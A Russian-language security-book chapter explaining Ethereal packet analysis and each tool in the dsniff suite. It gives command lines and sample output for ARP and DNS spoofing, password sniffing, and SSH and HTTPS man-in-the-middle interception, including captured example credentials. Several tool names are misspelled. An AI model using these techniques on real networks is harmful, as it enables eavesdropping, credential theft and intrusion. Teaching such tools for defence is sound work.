В этом диалоговом окне вы можете выбрать открываемый файл, а также установить такие опции, как разрешение имен и дополнительные пакетные фильтры. Пакетные фильтры могут быть определены при анализе файла перехваченных данных или при выполнении «живого» перехвата. (О пакетных фильтрах речь пойдет далее.)

Давайте откроем файл `capture.dump` и посмотрим, как Ethereal отображает данные. Отображение файла показано на рисунке 14-1.





Рис. 14-1. Отображение в Ethereal файла дампа сеанса telnet, созданного утилитой WinDump

Как видно из рисунка, у Ethereal гораздо более понятный интерфейс, чем у `tcpdump` или `WinDump`. Верхняя панель содержит информацию, подобную той, которую дают два других инструмента, но здесь фактически мы можем перемещаться по этим данным. На рисунке выбран первый пакет подключения. В средней панели мы можем видеть детальную информацию о каждом заголовке пакета, включая TCP, IP и заголовочную информацию Ethernet. Третья панель содержит шестнадцатеричный и ASCII-дампы фактического содержания пакета. Таким образом, мы можем получить любой бит интересующей нас информации о любом пакете этого подключения, включая данные.

Пакетные фильтры

Графический интерфейс программы Ethereal облегчает создание пакетных фильтров как для файлов перехваченных пакетов (фильтры отображения) так и для «живого» перехвата (фильтры перехвата) через диалоговое окно `Display Filter` (Отображение фильтра), доступное по щелчку на кнопке `Filter` (Фильтр) в нижнем левом углу.



Вы можете дать имя своим фильтрам и сохранить их для последующего использования, чтобы загрузить их позже простым выбором и щелчком. После того как вы изучите синтаксис фильтров программы Ethereal, вы сможете печатать их непосредственно в этом диалоговом окне. Но пока вы не знаете синтаксис фильтров программы Ethereal, вы можете щелкнуть на кнопке Add Expression (Добавить выражение), чтобы создать фильтры графически в диалоговом окне Filter Expression (Выражение для фильтра), показанном на рисунке 14-2.




Рис. 14-2. Добавление выражений к фильтру с помощью графического интерфейса

Ethereal – намного более мощный инструмент, чем tcpdump и WinDump. Он способен осуществлять фильтрацию почти по любой характеристике пакета и любому значению, находящемуся в раскрывающихся списках. В диалоговом окне Filter Expression, показанном на рисунке 14-2, мы ищем только пакеты TCP SYN (начало TCP-подключений). Чтобы комбинировать фильтры, можно использовать булевские выражения AND и OR.

Инструментальные средства Ethereal

Ethereal предлагает много дополнительных инструментальных средств в одном пакете. Выберите Tools (Сервис)/Follow TCP Stream Tools (Средства отслеживания TCP-потока), чтобы собрать вместе части сеанса telnet, как показано на рисунке 14-3.




Рис. 14-3. Отслеживание TCP-потока

В окне, отображающем содержание, мы можем воссоздать части фактического TCP-сеанса. Мы можем использовать расшифровку ASCII или шестнадцатеричного кодов, рассматривать полный сеанс связи или его определенную часть, и сохранить это все в файле или напечатать. (В окне на рисунке 14-3 синим цветом отмечен текст, который приходит с сервера, а красным – текст, приходящий от клиента). Еще раз напомним, что мы перехватили здесь пароль бедного Боба (bob123).

Вы можете пытаться расшифровывать пакет, используя один из многих доступных протоколов. Обычно в этом нет никакой надобности, так как Ethereum определяет протокол и делает расшифровку автоматически для большинства перехваченных данных.

Из меню Tools вы можете также выполнить анализ TCP-потока по пропускной способности, по времени передачи туда и обратно и по номерам TCP-пакетов. На рисунке 14-4 показан анализ, использующий порядковые номера и время. Это дает вам представление о том, какой объем данных был послан на разных точках подключения, потому что порядковые номера увеличиваются на размер пакета данных.




Рис. 14-4. График зависимости порядковых номеров от времени

На графике пропускной способности, показанном на рисунке 14-5 видно, что большинство данных в этом подключении было послано в начале подключения (вероятно, это опции telnet).

Каждый график, показанный на рисунках 14-4 и 14-5, имеет множество опций, включая изменение размера окна и ориентации.

Мы можем также обратиться к итоговому диалоговому окну, показанному на рисунке 14-6, которое анализирует подключение, в т.ч. длительность подключения в секундах, число пакетов, фильтр, использованный при перехвате пакетов, и информацию о скорости передачи. Чтобы открыть это диалоговое окно, выберите в меню Tools/Summary.




Рис. 14-5. График пропускной способности




Рис. 14-6. Диалоговое окно Summary (Резюме) утилиты Ethereal

Диалоговое окно Protocol Hierarchy Statistics (Статистика иерархии протоколов), показанное далее, дает детализированную информацию о пакетах и байтах для каждого типа пакета, переданного в подключении. Доступ к этому диалогу можно получить, выбрав Tools/Protocol Hierarchy Statistics.

Protocol	% Packets	Packets	Bytes	End Packets	End Bytes
Frame	100.00%	79	5831	0	0
Ethernet	100.00%	79	5831	0	0
Internet Protocol	100.00%	79	5831	0	0
Transmission Control Protocol	100.00%	79	5831	28	1594
Telnet	64.56%	51	4237	51	4237

Другие предпочтения

Ethereal имеет несколько заданных по умолчанию характеристик, которые вы можете изменять, включая предпочитаемый протокол, макет графического интерфейса, и разрешение имен. Вы можете видеть список поддерживаемых протоколов, щелкая правой кнопкой мыши на любой характеристике пакета. Выберите опции Match (Установить соответствие) и Prepare (Подготовить), чтобы фильтровать пакеты на основе определенных характеристик. Выберите Match, если вы хотите создать и применить фильтр, основанный на соответствии, которое вы определите, или Prepare, если вы хотите только посмотреть инструкцию, созданную для фильтра, и возможно, изменить ее самостоятельно. Можете изменить так же способ форматирования данных и напечатать их. Возможности кажутся бесконечными.

Dsniff

Утилита dsniff представляет собой совокупность бесплатных инструментальных средств, которые первоначально были написаны для тестирования сети и возможностей проникновения в нее, но они могут использоваться и в неправомерных целях для прослушивания и похищения чужой информации.

Установка

Утилита `dsniff` доступна на сайте <http://www.monkey.org/~dugsong/dsniff/>. Она требует также нескольких других пакетов, включая `OpenSSL`, `libpcap`, `Berkeley DB`, `libnet` и `libnids`. Вам, вероятно, не составит труда найти двоичные версии этих пакетов для вашей конкретной операционной системы Unix.

Совет. При загрузке сторонних пакетов, `libpcap` должен быть установлен раньше, чем `libnet`, а `libnet` – раньше, чем `libnids`.

`Dsniff` компонуется подобно любому другому приложению Unix (`configure`, `make`, `make install`). Во время установки `dsniff` по умолчанию разместит все свои инструментальные средства в каталоге `/usr/local/sbin`.

Реализация: инструментальные средства

Как уже упоминалось, `dsniff` фактически является совокупностью различных инструментальных средств. Мы кратко рассмотрим каждый индивидуальный инструмент, что он может делать, и как он может использоваться в хороших и дурных целях.

Arpspoof

Мы говорили о том, как сетевые коммутаторы делают прослушивание более трудоемким, потому что коммутатор достаточно интеллектуален: он знает MAC-адреса Ethernet каждой машины на каждом порту, поэтому только машина адресата получает пакет. Однако прослушивание в переключаемых сетях все еще возможно путем фальсификации ARP-ответов для хоста получателя. `Arpspoof` позволяет это делать.

ARP – это протокол, использующийся для преобразования IP-адресов в MAC-адреса Ethernet. Поскольку ARP-запросы передаются «широковещательно» для всей сети (типа такого: «Эй, вы, которая из ваших Ethernet-карт имеет IP-адрес 192.168.1.100?»), то они всегда будут доходить до всех. Хост, выполняющий `arpspoof`, может сообщить подателю ARP-запроса, что искомым IP-адрес у него, даже если на самом деле это не так. Вы можете обмануть хост, подавший ARP-запрос и переключить посылку пакета на себя вместо получателя, которому он предназначался. Затем вы можете сделать копию пакета и использовать механизм пересылки пакета, чтобы отправить пакет его первоначальному адресату подобно ретранслятору.

Использование `arpspoof` из командной строки следующее: `arpspoof host_to_snarf_packets_from` (то есть хост, у которого надо перехватить пакет). С помощью опции `-i` вы можете указать сетевой интерфейс, который надо использовать, а, используя опцию `-t`, вы можете указать определенные хосты, которые хотите обмануть. По умолчанию, `arpspoof` подделывает

MAC-адрес хоста, который указан в командной строке (`host_to_snarf_packets_from`), под все хосты локальной сети (LAN). Наиболее популярным хостом, подверженным ARP-фальсификации в локальной сети, является заданный по умолчанию маршрутизатор. Поскольку весь трафик локальной сети пройдет через маршрутизатор, чтобы добраться до других сетей, то ARP-фальсификация маршрутизатора позволяет вам перехватывать все, посылаемое за пределы локальной сети! Только не забудьте установить пересылку пакетов так, чтобы маршрутизатор все же получил пакет; иначе, вся ваша локальная сеть потеряет свой выход в интернет!

Dnsspoof

Этот инструмент работает подобно `arp spoof`. Он позволяет подделывать DNS-ответы для DNS-сервера локальной сети. Поскольку DNS выполняется по протоколу пользовательских дейтаграмм (UDP), не требующему установки соединения, то DNS-клиент сделает запрос и будет ожидать ответа. Инструмент `dnsspoof` просто подделает ответ (сообщая клиенту, что имя хоста оказалось соответствующим его IP-адресу) и попытается получить информацию прежде, чем прибудет реальный ответ от соответствующего DNS-сервера. `Dnsspoof` может подделывать ответы для всех DNS-запросов, которые он получает. Вы также можете создать файл в формате `hosts(5)` (с именем `spoofhosts`, например) для преобразования только определенных имен в ваш локальный IP-адрес, а затем выполнить утилиту `dnsspoof` с опцией `f spoofhosts`, чтобы подделывать результат преобразования только для определенных имен.

Кроме той же самой опции `i`, которую `arp spoof` принимает для определения сетевого интерфейса, единственным дополнительным параметром, который принимает `dnsspoof`, является выражение для фильтра перехватываемых пакетов, аналогичное используемому в `tcpdump`. Инструмент `dnsspoof` будет использовать это выражение для поиска какого-нибудь DNS-трафика, где он мог бы подделывать ответы на любые входящие запросы в локальную сеть, которую он может видеть. Если вы сначала используете `arp spoof` для подделки MAC-адреса DNS-сервера, которому предназначался запрос, то можете быть уверены, что `dnsspoof` будет всегда получать DNS-запросы для локальной сети (LAN) и будет всегда способен дать в ответ фальсифицированный результат отображения имен хоста/IP-адреса.

Dsniff

Инструмент `dsniff` представляет собой перехватчик паролей (`password sniffer`), который распознает несколько различных протоколов, включая `telnet`, `FTP`, `SMTP`, `POP` (Post Office Protocol), `IMAP` (Internet Message Access Protocol), `HTTP`, `CVS`, `Citrix`, `SMB` (Server Message Block), `Oracle` и многие другие. В то время как другие анализаторы и перехватчики сетевых пакетов, подобные `Ethereal`, дают вам тонны дополнительной ин-

формации о подключении и об индивидуальных пакетах, инструмент `dsniff` используется в случае, если вас интересуют только имена пользователей и пароли. Инструмент весьма эффективен. Он сохраняет только «полезную» информацию в выходном файле `Berkeley DB`.

Флаги командной строки. Следующая таблица содержит опции флагов командной строки и пояснения к ним.

Опция	Объяснение
<code>-c</code>	Включает полудуплексное ассемблирование TCP-потока, чтобы обеспечить корректную операцию прослушивания при использовании <code>argsproof</code> .
<code>-d</code>	Запускает режим отладки.
<code>-f <file></code>	Загружает совокупность условий (то есть, типов служб для перехвата паролей) из файла с форматом <code>/etc/services</code> .
<code>-i <if></code>	Использует определенный сетевой интерфейс.
<code>-m</code>	Использует файл <code>dsniff.magic</code> , чтобы попытаться автоматически определить протокол, используя характеристики, определенные в файле <code>magic</code> .
<code>-n</code>	Не выполняет поиска хостов.
<code>-r <file></code>	Читает перехваченные данные из предварительно сохраненного сеанса (см. <code>-w</code>).
<code>-s <len></code>	Перехватывает, по крайней мере <code><len></code> (количество байтов) первых байтов пакета, что полезно, если информация об имени пользователя и пароле приходит после 1024-байтового предела, который задан по умолчанию.
<code>-t <trigger></code>	Загружает разделенный запятыми набор триггеров, используя формат <code>port/proto=service</code> ; например, по команде <code>dsniff -t23/tcp=telnet, 21/tcp=ftp, 110/tcp=pop3</code> будет перехвачен пароль для сеансов <code>telnet</code> , <code>FTP</code> и <code>SMTP</code> .
<code>-w <file></code>	Записывает перехваченные данные в двоичный файл для последующего анализа (см. <code>-r</code>).

Использование и вывод. Единственным дополнительным параметром, который может принимать `dsniff` является выражение для пакетного фильтра, использующегося в `tcpdump` так, чтобы вы могли определить, на какие хосты переданные или с каких хостов отправленные пароли вы хотите перехватить.

Давайте запустим `dsniff` и посмотрим, пытается ли наш друг Боб войти в какую-нибудь систему.

```
[root@originix sbin]# dsniff -t 21/tcp=ftp,23/tcp=telnet -n
Kernel filter, protocol ALL, raw packet socket
```

```
dsniff: listening on eth0 []
```

```
-----  
03/23/02 09:40:50 tcp 192.168.1.101.3482 -> 192.168.1.100.21 (ftp)
```

```
USER bob
```

```
PASS bob123
```

```
-----  
03/23/02 09:41:52 tcp 192.168.1.101.3483 -> 192.168.1.100.23 (telnet)
```

```
root
```

```
guessme
```

```
jdoe
```

```
password
```

```
ls
```

Да, это Боб. Он устанавливает связь по FTP, и мы перехватили его пароль. А что можно сказать относительно сеанса telnet, который зарегистрирован ниже? Dsniff, похоже, перехватил попытки получить вход в систему с привилегированным доступом (root) через telnet. Вход в систему, похоже, был неудачным, потому что пользователь затем попробовал войти в систему под именем jdoe с паролем password, и ему это удалось. Далее dsniff зарегистрировал выполнение команды ls. В настоящее время большинство систем не предоставляют доступ с привилегированными правами (root) через telnet, даже если вводится правильный пароль. Пароль guessme, вероятно, был паролем привилегированного доступа. И поскольку мы теперь знаем пароль для имени пользователя jdoe, мы можем проникнуть в систему и испытать ее.

Если бы пользователь jdoe попробовал дать команду su для привилегированного доступа позже, во время этого подключения, dsniff поймал бы так же и это. Именно поэтому dsniff перехватывает последующие команды так же, как и информацию, касающуюся входа в систему в сессии telnet. Вы заметите, что dsniff ждет окончания подключения прежде, чем он выведет свою информацию. Это происходит в том случае, если dsniff обнаружит любую другую полезную информацию, касающуюся имени пользователя/пароля, появившуюся не при изначальном входе в систему.

Filesnarf

Tcpdump может использоваться для прослушивания NFS-трафика. Инструмент filesnarf, фактически, может взять перехваченный файл и повторно собрать его на вашей системе. В любое время, когда кто-то передает файл по сети, используя NFS, вы можете перехватить его копию, даже если экспорт NFS вам не доступен.

И снова, вы можете использовать опцию -i, чтобы указать сетевой интерфейс. В командной строке вы можете также указать выражение пакетного фильтра, как в tcpdump, чтобы использовать его для прослушивания соответствующего NFS-трафика и шаблона файла (перехва-

тить только *.conf-файлы или файлы с именем passwd). Если вы хотите перехватить все файлы кроме некоторых (скажем, вы хотите перехватить все, кроме файлов MP3), вы можете инвертировать соответствующий шаблон файла, используя опцию -v следующим образом.

```
filesnarf -v '*.mp3'
```

Macof

Инструмент macof заполнит локальную сеть случайными воображаемыми MAC-адресами в надежде, что коммутатор перестанет срабатывать, как полагается, и начнет действовать подобно хабу, позволяя инструменту tdsniff действовать более успешно в сетевом окружении коммутатора. Вы можете выполнять macof без опций, чтобы сгенерировать случайный TCP/IP-трафик со случайными MAC-адресами, или можете определить тип трафика, используя флаги командной строки. Вы можете контролировать используемый сетевой интерфейс (-i), IP-адрес отправителя и получателя (-s и -d), порты отправителя и получателя (-x и -y), единственный аппаратный адрес назначения (-e) и число выдуманных пакетов для пересылки (-n).

Mailsnarf

Так же как filesnarf предназначен для перехвата NFS, инструмент mailsnarf повторно собирает перехваченные почтовые сообщения из SMTP- и POP-протоколов. Он сохраняет сообщения в стандартном формате mbox так, чтобы вы могли просматривать их так же, как бы вы просматривали любой почтовый ящик Unix, используя утилиты mutt, pine или любое приложение Unix по вашему выбору. При этом используются точно такие же опции, за исключением того, что вместо указания интересующего вас шаблона файла, вы указываете обычные выражения, совпадение с которыми надо искать в заголовке или теле сообщения.

Msgsnarf

Подобно другим программам вида *snarf, msgsnarf выполняет ту же самую операцию для популярных программ интернет-чата: AOL Instant Messenger, Internet Relay Chat (IRC), ICQ, MSN messenger и Yahoo messenger. В этом случае вы можете определить обыкновенный образец выражения, который нужно искать в сообщениях (например, сохранять только те сообщения, которые содержат слово пароль).

Sshmitm

Sshmitm является одним из самых опасных инструментальных средств, которые поставляются с комплектом dsniiff. Предположим, вы выполняете утилиту dnssproof, чтобы подделать имена хоста реальной машины. Утилита sshmitm, которая расшифровывается как «SSH Monkey in the Middle», может перехватить SSH-трафик, перенаправленный на вашу

машину. Sshmitm поддерживает только протокол SSH версии 1 (серьезное основание, чтобы модернизировать инструмент к версии 2).

Как это сделано? Инструмент dnsspoof позволяет нам перехватить SSH-подключение к другой машине. Все, что надо сделать – это запустить sshmitm на порте 22 (мы можем изменять порт, который использует sshmitm с помощью опции `-p`) и устанавливать его так, чтобы ретранслировать SSH-подключение к нужному хосту. Если мы выполняем dnsspoof, сообщая всем, что мы являемся хостом originix, когда в действительности originix – это машина с адресом 192.168.1.100, то когда somehost осуществляет SSH-запрос к originix, он сначала ищет originix и находит его по нашему подделанному IP-адресу. Так, что если мы выполняем команду `sshmitm -p 22 192.168.1.100 22`, мы можем перехватить SSH-подключение от somehost перед тем, как передать его к originix. Что это нам дает? Когда SSH договариваются о ключах, которые будут использоваться для шифрования данных, sshmitm может перехватить ключ от somehost и заменить его известным нам ключом. Это позволит нам расшифровывать всю информацию на перехваченном подключении.

Tcpkill

Этот инструмент пытается уничтожить действующее TCP-подключение, мистифицируя сброс, т.е. RST-пакет и вбрасывая его в законное подключение. Как и в других инструментах, опция `-i` позволяет выбрать ваш интерфейс, а для выбора типа подключений, которые вы хотите уничтожить, может использоваться выражение для пакетного фильтра, такое же, как в tcpdump. Дополнительная опция, `-<num>`, где num – любое число от 1 до 9, сообщает tcpkill, как сильно надо стараться, чтобы уничтожить подключение. В быстрые подключения может быть труднее ввести пакет, чем в медленные. По умолчанию значение степени «уничтожения» равно 3.

Tcpnice

Возможно так же, что вы не хотите уничтожить подключение полностью. Инструмент Tcprnice позволит вам немного замедлить его. Используете те же самые опции, которые используются в tcpkill, за исключением того, что вместо попытки вводить RST-пакеты с разным уровнем суровости, вы используете опцию `-n <приращение>`, чтобы определить, на сколько вы хотите замедлить подключение. Приращение 1 дает заданную по умолчанию скорость, а приращение 20 дает самую медленную скорость. Инструмент выполняет это замедление, регулируя то количество данных, которое хосты, «по их словам», могут обрабатывать.

Часть TCP-заголовка представляет собой размер окна, который позволяет хосту рекламировать максимальное количество данных, которые он может обрабатывать. Инструмент tcprnice прослушивает трафик, соответствующий вашему tcpdump-выражению пакетного фильтра и изменяет значение рекламируемого размера окна на значение меньшее, чем оно есть на самом деле. Используете флаг `-n`, чтобы настроить, на сколько должно

быть уменьшено окно. Это даст знать хосту на другом конце сеанса связи, что требуется прекратить посылку такого большого количества данных так быстро, и подключение замедлится. Чтобы подбавить «масло в огонь», вы можете использовать опцию `-I` для подделки исходных подавленных ответов ICMP, чтобы заставить хост на другом конце думать, что он загружает хост с большим количеством данных, чем тот может обработать. Это может еще больше замедлить подключение.

Urlnarf

Urlnarf работает так же, как все другие snarf-программы в этом наборе инструментов, но только с URL-адресами сети. Инструмент сохраняет любые URL, которые он перехватывает из трафика HTTP в регистрационный файл, который может быть проанализирован позже. Это быстрый и простой способ узнать, чем интересуются люди из вашей локальной сети в интернете.

Webmitm

Этот инструмент дает HTTPS (Web-трафик, защищенный протоколом SSL) то же, что sshmitm дает SSH. Он требует использования инструмента dnsspoof и работает в той же самой манере, вставляя поддельный SSL-сертификат, который позволит «monkey in the middle» расшифровывать все данные, которые мы посылаем вперед и назад. Один недостаток этого сценария состоит в том, что пользователь может быть уведомлен Web-браузером, что сертификат для определенного сайта изменился. И вы должны надеяться, что пользователь проигнорирует это сообщение и продолжит сеанс. Инструмент webmitm позволит вам перехватывать открытый текст трафика для серверов HTTPS в вашей локальной сети, так же как это делает sshmitm с SSH-серверами.

Webspy

Этот последний инструмент в пакете dsniiff немного несерьезен. Определяя IP-адрес хоста в вашей локальной сети, webspy перехватывает Web-трафик, посылаемый этим хостом. Всякий раз, когда этот хост перемещается в интернете к определенному URL-адресу, webspy будет загружать тот же самый URL на вашем браузере Netscape. Все, что вам требуется сделать – это запустить свой Web-браузер Netscape, перед запуском webspy. И можно рассматривать все то, что просматривает в сети ваш друг, сидящий этажом ниже. То есть речь идет о вторжении в личную жизнь!

Опасные инструменты

Как видите, здесь были описаны некоторые чрезвычайно опасные инструментальные средства. Хотя авторы искренне предназначали их для использования в благих целях, очевидно, что хакеры могут применять эти инструментальные средства для перехвата всех видов секретной информации, которая им не принадлежит, и даже той информации, ко-

торая, как предполагается, будет зашифрована! Недостаток, конечно, как и с любым анализатором сетевых потоков, состоит в том, что вы должны находиться в той же самой локальной сети, где находится ваша жертва. Такие инструментальные средства должны заставить каждого администратора службы сетевой безопасности дважды подумать о степени доверия внутренним пользователям.

Инструмент snort: система обнаружения вторжений

